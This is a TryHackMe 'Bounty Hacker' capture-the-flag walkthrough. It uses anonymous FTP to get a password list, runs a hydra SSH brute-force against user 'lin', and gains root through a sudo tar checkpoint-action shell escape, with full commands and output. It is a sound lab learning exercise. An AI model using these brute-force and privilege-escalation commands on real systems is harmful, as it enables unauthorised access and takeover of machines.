Tryhackme

TryHackMe | Bounty Hacker

Created by Sevuhl

STEP 1: Testing network connectivity

First of all, we should use **Ping** tool to see if the host is up or not.

with this command:

$ ping -c5 <IP>

with this option -c, you can specify how many packets to send.

```
root@ip-10-10-94-147:~# ping -c5 10.10.253.32
PING 10.10.253.32 (10.10.253.32) 56(84) bytes of data.
64 bytes from 10.10.253.32: icmp_seq=1 ttl=64 time=1.09 ms
64 bytes from 10.10.253.32: icmp_seq=2 ttl=64 time=0.391 ms
64 bytes from 10.10.253.32: icmp_seq=3 ttl=64 time=0.412 ms
64 bytes from 10.10.253.32: icmp_seq=4 ttl=64 time=0.411 ms
64 bytes from 10.10.253.32: icmp_seq=5 ttl=64 time=0.556 ms

--- 10.10.253.32 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4054ms
rtt min/avg/max/mdev = 0.391/0.572/1.090/0.265 ms
```

As we see the host is up.

STEP 2: Discover the network

Now we'll scan the network and find open ports, we can use **Nmap** tool.


Command:

$ nmap -Pn -sV -v <IP>

-Pn: scan without pinging.

-sV: to find the version of the service running on port.

-v: print the output with more details.




we actually found 3 ports open on this machine and the services its and the version.

1- ftp
2- ssh
3- http

Let's discover this ports to see if we have way to exploit the machine.

STEP 3: Discover ports on the machine

Let's check first the http, open the browser, and write the ip address.



We can see this picture on the site and when click to inspect we'll see the code of this site.

```
<html>

<style>
h3 {text-align: center;}
p {text-align: center;}
.img-container {text-align: center;}
</style>

<div class='img-container'>
    <img src="/images/crew.jpg" tag alt="Crew Picture" style="width:1000;height:563">
</div>

<body>
<h3>Spike:"..Oh look you're finally up. It's about time, 3 more minutes and you were going out with the garbage."</h3>

<hr>

<h3>Jet:"Now you told Spike here you can hack any computer in the system. We'd let Ed do it but we need her working on something else and you were getting real bold in that bar back there. Now take

<hr>

<h3>Ed:"I'm Ed. You should have access to the device they are talking about on your computer. Edward and Ein will be on the main deck if you need us!"</h3>

<hr>

<h3>Faye:"..hmph.."</h3>

</body>
</html>


```

we can't see anything interesting here.

let's check the port FTP we can use the command:

$ ftp <IP>

```
root@ip-10-10-94-147:~# ftp 10.10.253.32
Connected to 10.10.253.32.
220 (vsFTPd 3.0.3)
Name (10.10.253.32:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

The FTP is accessible with anonymous login.

and when we do the command:

$ ls

we see two files there, we can install them with this command:

$ get <file name>

```
root@ip-10-10-94-147:~# ftp 10.10.253.32
Connected to 10.10.253.32.
220 (vsFTPd 3.0.3)
Name (10.10.253.32:root): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 ftp      ftp           418 Jun 07  2020 locks.txt
-rw-rw-r--    1 ftp      ftp            68 Jun 07  2020 task.txt
226 Directory send OK.
ftp>
```

by this command:

$ cat <file name>

We see the contents of the file, which is a file that contains the passwords.

```
root@ip-10-10-94-147:~# cat locks.txt
rEddrAGON
ReDdr4g0nSynd!cat3
Dr@gOn$yn9icat3
R3DDr46ONSYndIC@Te
ReddRA60N
R3dDrag0nSynd1c4te
dRa6oN5YNDiCATE
ReDDR4g0n5ynDIc4te
R3Dr4gOn2044
RedDr4gonSynd1cat3
R3dDRaG0Nsynd1c@T3
Synd1c4teDr@g0n
reddRAg0N
REddRaG0N5yNdIc47e
Dra6oN$yndIC@t3
4L1mi6H71StHeB357
rEDdragOn$ynd1c473
DrAgoN5ynD1cATE
ReDdrag0n$ynd1cate
Dr@gOn$yND1C4Te
RedDr@gonSyn9ic47e
REd$yNdIc47e
dr@goN5YNd1c@73
```

And the aonther file is have the username.

```
root@ip-10-10-94-147:~# cat task.txt
1.) Protect Vicious.
2.) Plan for Red Eye pickup on the moon.

-lin
```

Now we have the username and the file that contains the passwords.

let's find the currect password for the user lin.

we can use the tool **hydra** to find the password with this command:

$ hydra -l lin -P locks.txt <IP> ssh

```
root@ip-10-10-94-147:~# hydra -l lin -P locks.txt 10.10.253.32 ssh
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purp
oses.

Hydra (http://www.thc.org/thc-hydra) starting at 2024-02-06 15:28:06
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 26 login tries (l:1/p:26), ~2 tries per task
[DATA] attacking ssh://10.10.253.32:22/
[22][ssh] host: 10.10.253.32   login: lin   password: [redacted]
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 1 final worker threads did not complete until end.
[ERROR] 1 target did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2024-02-06 15:28:08
```

after we found the password let's try to login with **ssh.**

```
root@ip-10-10-94-147:~# ssh lin@10.10.253.32
lin@10.10.253.32's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

83 packages can be updated.
0 updates are security updates.

Last login: Sun Jun  7 22:23:41 2020 from 192.168.0.14
lin@bountyhacker:~/Desktop$
```

we're login successfully let’s see if there any files.

```
lin@bountyhacker:~/Desktop$ ls
user.txt
```

```
lin@bountyhacker:~/Desktop$ cat user.txt
THM[redacted]
```

We found the first flag of **user.txt** let's privilege escalation to the **root.**

STEP 4: Obtain privilege escalation on the machine


write $ **sudo -l** to list lin privilege.

```
lin@bountyhacker:~/Desktop$ sudo -l
Matching Defaults entries for lin on bountyhacker:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\

User lin may run the following commands on bountyhacker:
    (root) /bin/tar
```

Here we can execute tar as root with sudo.

we can go to this website GTFOBins



with this command we can get root privilege:

$ sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh

```
# id
uid=0(root) gid=0(root) groups=0(root)
# find / -name "root.txt" 2>/dev/null
/root/root.txt
#
```

```
# ls
root.txt
# cat root.txt
THM[redacted]
```

Finally, we get root privilege and find the file **root.txt**.